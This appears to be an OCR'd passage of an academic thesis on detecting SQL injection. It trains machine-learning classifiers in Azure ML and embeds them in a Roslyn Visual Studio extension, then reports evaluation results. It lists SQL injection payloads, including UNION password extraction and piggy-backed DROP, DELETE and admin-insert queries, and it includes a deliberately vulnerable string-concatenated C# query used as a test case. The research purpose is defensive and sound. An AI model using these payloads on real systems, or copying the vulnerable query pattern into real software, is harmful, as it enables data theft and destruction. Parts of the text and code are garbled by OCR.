6.	Number equals to the same number, e.g., 0=0	Condition which is always return true.	SELECT * from table where username = ' ' or 0=0 #' and password = ''
7.	Number equals to the same number, e.g., 1=1	Condition which is always return true.	SELECT * from test.members where user_name="or 1=1;

8.	Character equals to the same character, e.g., ‘x’= ‘x’	Condition which is always return true.	SELECT * FROM newsletter WHERE email = ' ' or 'x'='x'
9.	Variable equals to the same variable, e.g., a=a	Condition which is always return true.	SELECT * FROM custTable WHERE User=' ' or a=a--' OR 1=1'-- AND Pass=?
10.	Character equals to the same character, e.g., ‘a’= ‘a’	Condition which is always return true.	SELECT * FROM product WHERE PCategory=' a' or 'a' = 'a'
11.	Double quote	Double quote (“) in SQL query.	SELECT * from user where id ="ddd"
12.	Comment delimiter	Comment delimiter (/*) in SQL Query. Text within comment delimiters is ignored	"*/' and password="
13.	Semicolon and SET IDENTITY_INSERT commands	; SET IDENTITY_INSERT commands in SQL query	SELECT 1,2, 'or 1=1; SET IDENTITY_INSERT Students ON INSERT INTO Students (StudentID, Username, Password) VALUES (attacker studentid, 'attacker username','attacker password');-- FROM some_table
14.	Semicolon and TRUNCATE TABLE commands	; TRUNCATE TABLE commands in SQL query	SELECT * from test.members where user_name="; TRUNCATE TABLE Username; --'

15	Semicolon and DROP TABLE command	; DROP TABLE commands in SQL query	SELECT 1,2, '; DROP table Username -- FROM some_table WHERE ex = ample

Table 2 Input code attribute types (Cont.)

No.	Attribute	Description	Example
16.	Semicolon and UPDATE command	; UPDATE commands in SQL query	SELECT email from users where email = "or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;--'
17	Semicolon and INSERT INTO command	; INSERT INTO commands in SQL query	SELECT id FROM Users WHERE username = "; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --'
18	Semicolon and DELETE command	; DELETE command in SQL query	SELECT id FROM Users WHERE username = "or 1=1; DELETE FROM Grades WHERE course='attacker class' AND studentId=attacker studentid;--'
19	UNION command	UNION commands in SQL query	SELECT * FROM 'news' WHERE 'id' = " union select password from users --' ORDER BY 'id' DESC LIMIT 0,3
20	PiggyBackedQuery or IllegalQuery or UnionQuery	To indicate type of SQL injection, e.g., Illegal query, Union query, PiggyBacked Query	

Table 3 CMS Application used to extract the attributes

CMS Application	Description
Wordpress 3.9.1	Open-source Web software used to create website, blog, or application. (www.wordpress.org)
Drupal 7	Drupal is a content management software (CMS). Drupal has the great standard features due to their easy content authoring, reliable performance, and excellent security. (www.drupal.com)
Joomla 3.6.0	Joomla is a free and open-source content management system (CMS) for publishing web content. (www.joomla.org)
Simple Machine Forum (SMF) 2.0.5	Simple Machine Forum, a.k.a. SMF, is a free software allowing the user to set up online community. (www.simplemachines.org)

The study extracts vulnerable SQL commands to the data set. Showing that 0 and 1 are an availability of each attribute in the sample SQL query, 0 means unavailable attribute and 1 means available attribute. The samples of dataset are performed as details in below.

SQL Query	Single Line Comment	Semicolon	Three Single Quote	Two Single Quote	Two Singapore Quote	True Case Zero	True Case One	True Case CharX	True Case VarA	True Case charA	Double Quote	Multiple Line Comment	SET IDENTITY_INSERT	TRUNCATE TABLE	DROP table	UPDATE	INSERT into	DELETE	union	Union Query
SELECT * from test.members where user_name=' ' or 0=0 #'	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
SELECT * FROM customers WHERE username = ''; INSERT into Username (username, password, user_type) value('admin2', 'admin2', '1'); --' and password = ''	1	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0
SELECT * FROM product WHERE PCategory=''; DROP table Username --'	1	1	0	1	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0
SELECT * FROM newsletter WHERE email = ' 'sqlvuln'	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
SELECT * from test.members where user_name=' 1' AND non_existant_table = '1 '	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

Figure 8 The samples of dataset, 0 means unavailable attribute and 1 means available attribute

The results of sample dataset showed that the number of non-vulnerable SQL commands is four times larger than the number of vulnerable SQL commands; which indicated that the

generated dataset was imbalanced. To generate a new balanced dataset, Synthetic Minority Over-Sampling Technique (SMOTE) (Chawla, N.V., Bowyer, K.W., Hall, L.O., Kegelmeyer, and W.P., 2002) was applied for increasing the number of cases in the dataset in a balances way with SMOTE percentage value of 252.

3. Classifier Analysis for SQL Injection Prediction and Detection

Machine Learning, i.e., Support Vector Machine, Boosted Decision Tree, Artificial Neural Network, and Decision Jungle are applied for training 1,100 samples of vulnerable SQL commands for SQL injection prediction and detection. The study initiates the initial properties in each of Machine Learning models as the recommended initial values of the Machine Learning module in Azure ML (Microsoft Corporation, 2015) as well as the Machine Learning algorithms are additional applied from the study which Shar and Tan (2013) proposed. The below table shows the details of Machine Learning models.

Table 4 Machine learning models proposed in the study

Model Name	Initial Properties
Support Vector Machine (SVM)	1. Number of iterations = 1,000 2. Lambda = 0.001
Boosted Decision Tree	1. Maximum number of leaves = 80 2. Learning rate = 0.1 3. Number of trees construct = 100
Artificial Neural Network	1. Number of hidden nodes = 100 2. Learning Rate = 0.1 3. Number of learning iterations = 100 4. The initial learning weight = 0.1
Decision Jungle	1. Resampling method = Bagging 2. Number of decision DAGs = 8 3. Maximum depth of the decision DAGs = 32 4. Maximum width of the decision DAGs = 128 5. Number of optimization steps per decision DAG layer = 2,048

The study analyzes and compares the selected models to come up with a model which could provide high accuracy with low false alarm in term of prediction and detection of web vulnerabilities. Then, the models will be analyzed by using the static code analysis to recognize the potential types of the problems and the performance in term of computation time. The following details show the performance of analysis measurement in the prediction models (Shar and Tan, 2013):

- Probability of detection (Pd) = tp / (tp + fn).
- Probability of false alarm (Pf) = fp / (fp + tn).
- Precision (Pr) = tp / (tp + fp).
- Accuracy (Acc) = (tp + tn) / (tp + fp + fn +tn).
- Processing time

Pd represents the efficiency of the prediction model to find the actual vulnerability. *Pr* represents the rightness of actual vulnerabilities in percentage. *Pf* represents the possibility in occurring the false alarm. *Acc* represents the number of the model prediction correctness. The computation time describes the computation time for each model in second. Also, table 5 in below describes the variable from confusion matrix as *tp, tn, fp*.

Table 5 A confusion matrix (Shar and Tan, 2013)

Predicted by classifier	**Actual**	
	Vulnerable	**Non-Vulnerable**
Vulnerable	True positive (*tp*)	False positive (*fp*)
Non-Vulnerable	False negative (*fn*)	True negative (*tn*)

4. Training and Testing

The study applies 10-fold cross-validation methods to train and test the classifiers. Then, divided the dataset received from the source code into ten parts randomly. The study trains the classifier on the nine parts and tests on the remaining part. Then, the process runs for ten times in total (Shar and Tan, 2013). The benefit of this methodology is that every data point is in the test set once and is in the training set (Michael W Browne, 2000).

5. Data Analysis

All assays were executed in a triplicate and show the results as Mean±SEM (Standard Error of Mean); this is the standard deviation of the entire possible samples.

6. Microsoft .NET Compiler Platform (“Roslyn”) and Azure ML implementation

Once the Machine Learning experiment on Azure ML has finished, Azure ML can be deployed as a web service API which allows a developer to develop an application to connect and send input parameters to the web service API by using JSON request and the result of prediction will be sent

in JSON response body as well. The samples of JSON body on the web service API are demonstrated as follows.

Sample request body (Microsoft Corporation, 2016):


```
{
 "Inputs": {
   "input1": {
     "ColumnNames": [ "SingleLine Comment","Semicolon", "Three Single Quote", "Two Single Quote", "Two Singapore Quote", "True Case Zero", "True Case One", "True Case CharX", "True Case VarA", "True Case CharA", "Double Quote", "Multiple Line Comment", "SET IDENTITY_INSERT", "TRUNCATE TABLE", "DROP table", "UPDATE", "INSERT into", "DELETE", "union" ],
     "Values": [
       [
         "0", "0", "0", "0", "0", "0", "0","0", "0", "0", "0", "0", "0", "0", "0", "0",
         "0", "0","0", "0"
       ],
       [
"0", "0", "0", "0", "0", "0", "0","0", "0", "0", "0", "0", "0", "0", "0", "0",
         "0", "0","0", "0”
       ]
     ]
   }
 },
 "GlobalParameters": {}
}
```


Sample response body:


```
{"Results": {
   "output1": {
     "type": "DataTable",
     "value": {   "ColumnNames": [ "Scored Labels", "Scored Probabilities"
```

```
        ],"ColumnTypes": ["Numeric",   "Numeric"],
        "Values": [ ["0", "0"], [ "0", "0" ] ]
      }
    }
  }
}
```

Additionally, the request headers must be defined for authorization before sending the parameters.

Table 6 Request headers for web service API authorization (Microsoft Corporation, 2016)

Request Header	**Description**	**Required/ Optional**
Authorization: Bearer *apikey*	Pass the API key and obtain API key from the publisher of the API. This header is required.	Required
Content-Length	The length of the content body. This header is required.	Required
Content-Type: *application/json*	Required if the request body is sent in JSON format.	Required
Accept: *application/json*	Use the header to receive the response in JSON format. This header is optional.	Optional

At Roslyn, the C# codes for Azure ML web service API integration are subjected to implement for not only sending input parameters to check SQL injection vulnerability, but also checking SQL syntax and providing recommendation for refactoring as well.

Firstly, the piece of C# codes shown below are used for sending input parameter to the authorized web service API by using parameter extraction on SQL commands over the IDE to be input parameter as presented in Table 1. At the same time, Nuget package manager, the component for middle-tier, which can communicate between external component and authorized web service (Microsoft Corporation, 2016).

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Net.Http;
using System.Net.Http.Formatting;
using System.Net.Http.Headers;
using System.Text;
using System.Threading.Tasks;

namespace CallRequestResponseService
{

    public class StringTable
    {
        public string[] ColumnNames { get; set; }
        public string[,] Values { get; set; }
    }

    class Program
    {
        {
            InvokeRequestResponseService().Wait();
        }

        static async Task InvokeRequestResponseService()
        {
            using (var client = new HttpClient())
            {
                var scoreRequest = new
                {
```

```
                Inputs = new Dictionary<string, StringTable> () {
                  {
                    "input1",
                    new StringTable()
                    {
 ColumnNames = new string[] {"SingleLine Comment", "Semicolon", "Three Single Quote",
"Two Single Quote", "Two Singapore Quote", "True Case Zero", "True Case One", "True
Case CharX", "True Case VarA", "True Case CharA", "Double Quote", "Multiple Line
Comment", "SET IDENTITY_INSERT", "TRUNCATE TABLE", "DROP table", "UPDATE",
"INSERT into", "DELETE", "union"},
                        Values = new string[,] {  { "0", "0", "0", "0", "0", "0", "0", "0", "0", "0",
"0", "0", "0", "0", "0", "0", "0", "0", "0", "0" },  { "0", "0", "0", "0", "0", "0", "0", "0", "0", "0",
"0", "0", "0", "0", "0", "0", "0", "0", "0", "0" },  }
                    }
                  },
                },
                GlobalParameters = new Dictionary<string, string>() {
}
            };
            const string apiKey = ""; // Replace this with the API key for the web service
            client.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue(
"Bearer", apiKey);
            client.BaseAddress = new Uri(""); // define web service URI
```

Secondly, the piece of C# codes, SQL Parser, which are used for SQL syntax detection have been implemented as well.

```
public class SqlParser
  {  //Parser error message
    public static List<string> Parse(string sql)
    {
      TSql120Parser parser = new TSql120Parser(false);
```

```
        IList<ParseError> errors;
        parser.Parse(new StringReader(sql), out errors);
        if (errors != null && errors.Count > 0)
        {
            List<string> errorList = new List<string>();
            foreach (var error in errors)
            {
                errorList.Add(error.Message);
            }
            return errorList;
        }
        return new List<string>(); ;
    }
}
```

Finally, the finished product of implemented Roslyn is wrapped and published as a package using Visual Studio Extension Template. The package can be embedded into Visual Studio IDE.

7. Research Plan

Activity	Month			
	1-6	7-12	13-18	19-24
1. Review the literature and discussion of the related paper	◄——►			
2. Develop the framework		◄——►		
3. Develop and test the classifier for prediction and detection the vulnerabilities			◄——►	
4. Data analysis and writing a thesis				◄——►

CHAPTER IV

EVALUATION

This chapter describes evaluation methods in Machine Learning part as well as embedded Roslyn on IDE part. Evaluation of Machine Learning is conducted for featurization and testing Machine Learning models performance. Embedded Roslyn on IDE part is also conducted for SQL commands verification and validation for SQL injection over IDE.

1. Machine learning part

1.1 Correlation of input attributes

Linear correlation is employed in this study to testify the correlation among input features by testing the 19 input attributes, presented in Table 1 respectively, on 1,100 vulnerable SQL command datasets. Linear correlation demonstrates the results in positive at every input attributes, as illustrated in Figure 9, in illegal/logically incorrect queries. On the other hand, some of input attributes as of Figure 10 and 11 in union queries and Piggy-backed queries perform in positive.

However, the unrelated attributes will not be cut-off from the framework since all attributes are required to send programmatically to Azure ML for classification and define type of SQL injection.




Figure 9 Correlation of input attributes in illegal/logically incorrect queries




Figure 10 Correlation of input attributes in union queries




Figure 11 Correlation of input attributes in piggy-backed queries

Table 7 Evaluation model of illegal/logically incorrect queries

Machine learning model		***Pd***	***Pf***	***Pr***	***Acc***	**Processing Time (Seconds)**
SVM	Mean	0.9898	0	1.0000	0.9930	2.6453
	SD	0	0	0	0	0.0053
Boosted Decision Tree	Mean	1.0000	0	1.0000	1.0000	5.2210
	SD	0	0	0	0	0.0020
Artificial Neural Network	Mean	1.0000	0	1.0000	1.0000	5.7633
	SD	0	0	0	0	0.0102
Decision Jungle	Mean	0.9865	0	1.0000	0.9906	2.6819
	SD	0	0	0	0	0.0102

Table 8 Evaluation model of Union Queries

Machine learning model		***Pd***	***Pf***	***Pr***	***Acc***	**Processing Time (Seconds)**
SVM	Mean	1.0000	0	1.0000	1.0000	2.8930
	SD	0	0	0	0	0.0073
Boosted Decision Tree	Mean	1.0000	0	1.0000	1.0000	5.2270
	SD	0	0	0	0	0.0093
Artificial Neural Network	Mean	1.0000	0	1.0000	1.0000	5.3862
	SD	0	0	0	0	0.0135
Decision Jungle	Mean	1.0000	0	1.0000	1.0000	2.4621
	SD	0	0	0	0	0.0460

Table 9 Evaluation model of piggy-backed queries


Machine learning model		***Pd***	***Pf***	***Pr***	***Acc***	**Processing Time (Seconds)**
SVM	Mean	1.0000	0	1.0000	1.0000	2.6743
	SD	0	0	0	0	0.0440
Boosted Decision Tree	Mean	1.0000	0	1.0000	1.0000	2.7692
	SD	0	0	0	0	0.0334
Artificial Neural Network	Mean	1.0000	0	1.0000	1.0000	2.7658
	SD	0	0	0	0	0.0032
Decision Jungle	Mean	1.0000	0	1.0000	1.0000	2.2735
	SD	0	0	0	0	0.0242

The decision jungle is the best Machine Learning model due to the processing time on average of Pd = 0.9955 SD = 0.0078, Pf = 0 SD = 0, Pr = 1.000 SD = 0, Acc = 0.9968 SD = 0.0054, and processing time = 2.4725 seconds with SD = 0.2044. However, there is no significant difference for accuracy and precision in each algorithm but processing time of each algorithm which causes to performance in the framework directly.

2. Embedded Roslyn on IDE part

2.1 Verification


Vulnerable SQL commands using SQL connection in C# code, as shown in Figure 12, are subjected to apply on the Visual Studio IDE with the embedded framework as the Visual Studio Extension: the designed compiler on the IDE connect to the Machine Learning API. The framework scan SQL commands automatically to extract input attributes for vulnerabilities prediction and SQL syntax.



```
using System.Data;
using System.Data.SqlClient;

namespace SecurityLibrary
{
    2 references
    public class SqlQueries
    {
        0 references
        public object TestingQuery(
           string connection, string name, string password)
        {
            SqlConnection someConnection = new SqlConnection(connection);
            SqlCommand someCommand = new SqlCommand();
            someCommand.Connection = someConnection;

            someCommand.CommandText = "SELECT AccountNumber FROM Users " +"WHERE Username='" + name +
          "' AND Password='" + password + "'";

            someConnection.Open();
            object accountNumber = someCommand.ExecuteScalar();
            someConnection.Close();
            return accountNumber;  }  }
```

Figure 12 Vulnerable SQL command under embedded framework in Visual Studio IDE

Figure 13 demonstrates that the framework can detect two types of error simultaneously; SQL syntax error and SQL injection vulnerability. At the same time, the SQL injection vulnerable types can be classified.



```
7    public class SqlQueries
8    {
         1 reference
9        public object TestingQuery(
10          string connection, string name, string password)
11       {
12           SqlConnection someConnection = new SqlConnection(connection);
13           SqlCommand someCommand = new SqlCommand();
14           someCommand.Connection = someConnection;
15
16           someCommand.CommandText = "SELECT AccountNumber FROM Users " +
17                   "WHERE Username='" + name +
18                   "' AND Password='" + password + "'";
19
20           someConnection.Open();
21           object accountNumber = someCommand.ExecuteScalar();
```

Code	Description	Project	File	Line	Suppression St...
SQLInjection_Analyzer	Expected but did not find a closing quotation mark after the character string '.	SQLInjectionAnalysis	Program.cs	16	Active
SQLInjection_Analyzer	Variable Injection	SQLInjectionAnalysis	Program.cs	16	Active
SQLInjection_Analyzer	Illegal/Logically Incorrect Query	SQLInjectionAnalysis	Program.cs	16	Active
IDE0017	Object initialization can be simplified	SQLInjectionAnalysis	Program.cs	13	Active
IDE0017	Object initialization can be simplified	SQLInjectionAnalysis	Program.cs	30	Active

Figure 13 Framework detects errors on vulnerable SQL command and SQL command syntax as well as classify type of SQL injection

Additionally, code analysis feature, which is a capability on commercial version of Visual Studio IDE (Microsoft Corporation, 2017), is used to testify the performance of SQL injection detection. The feature is also able to detect vulnerable SQL command as presented in Figure 14. However, Code analysis feature, CA2100: Review SQL queries for security vulnerabilities, does not address the type of SQL injection in error list, but recommend parameterized SQL query instead of building the query with string concatenations (Microsoft Corporation, 2017).




Figure 14 The code analysis feature on Visual Studio Enterprise perform code analysis results that SQL injection appears in the source code

Refactoring recommendation capability on the framework relative to the SQL injection prevention practice in ASP.NET (C#) has performed (see Figure 15 and 16.)




Figure 15 Refactor recommendation for secured practices




Figure 16 Secured code after refactoring by following the recommendation from the framework

2.2 Validation

The possible 500 vulnerable SQL queries sample, which are extracted by using method in topic 3.2 and enclosed in the Appendix, are tested on each query by put the query behind the

someCommand.CommandText command, which appears on line number 16 in C# code in Figure 12 as well as the simulate parameter in C# code, which concatenates to the vulnerable SQL query in the vulnerable SQL queries sample as shown in Figure 13. The results show that the framework can detect 98.00 % of the possible vulnerable SQL queries. Table 10 presents the validation results.

However, some of vulnerable SQL commands cannot be detected since they would be another vulnerable SQL commands type, these will be conducted in future work.

Table 10 Number of detected vulnerable SQL commands which framework detects against vulnerable types

Vulnerable types	**Number of detected vulnerable SQL commands**
Illegal/Logically incorrect query	294
Union query	96
Piggy-backed query	95
All combination	5
Total	490 (98%) of 500

CHAPTER V

CONCLUSIONS AND FUTURE WORK

1. Conclusions

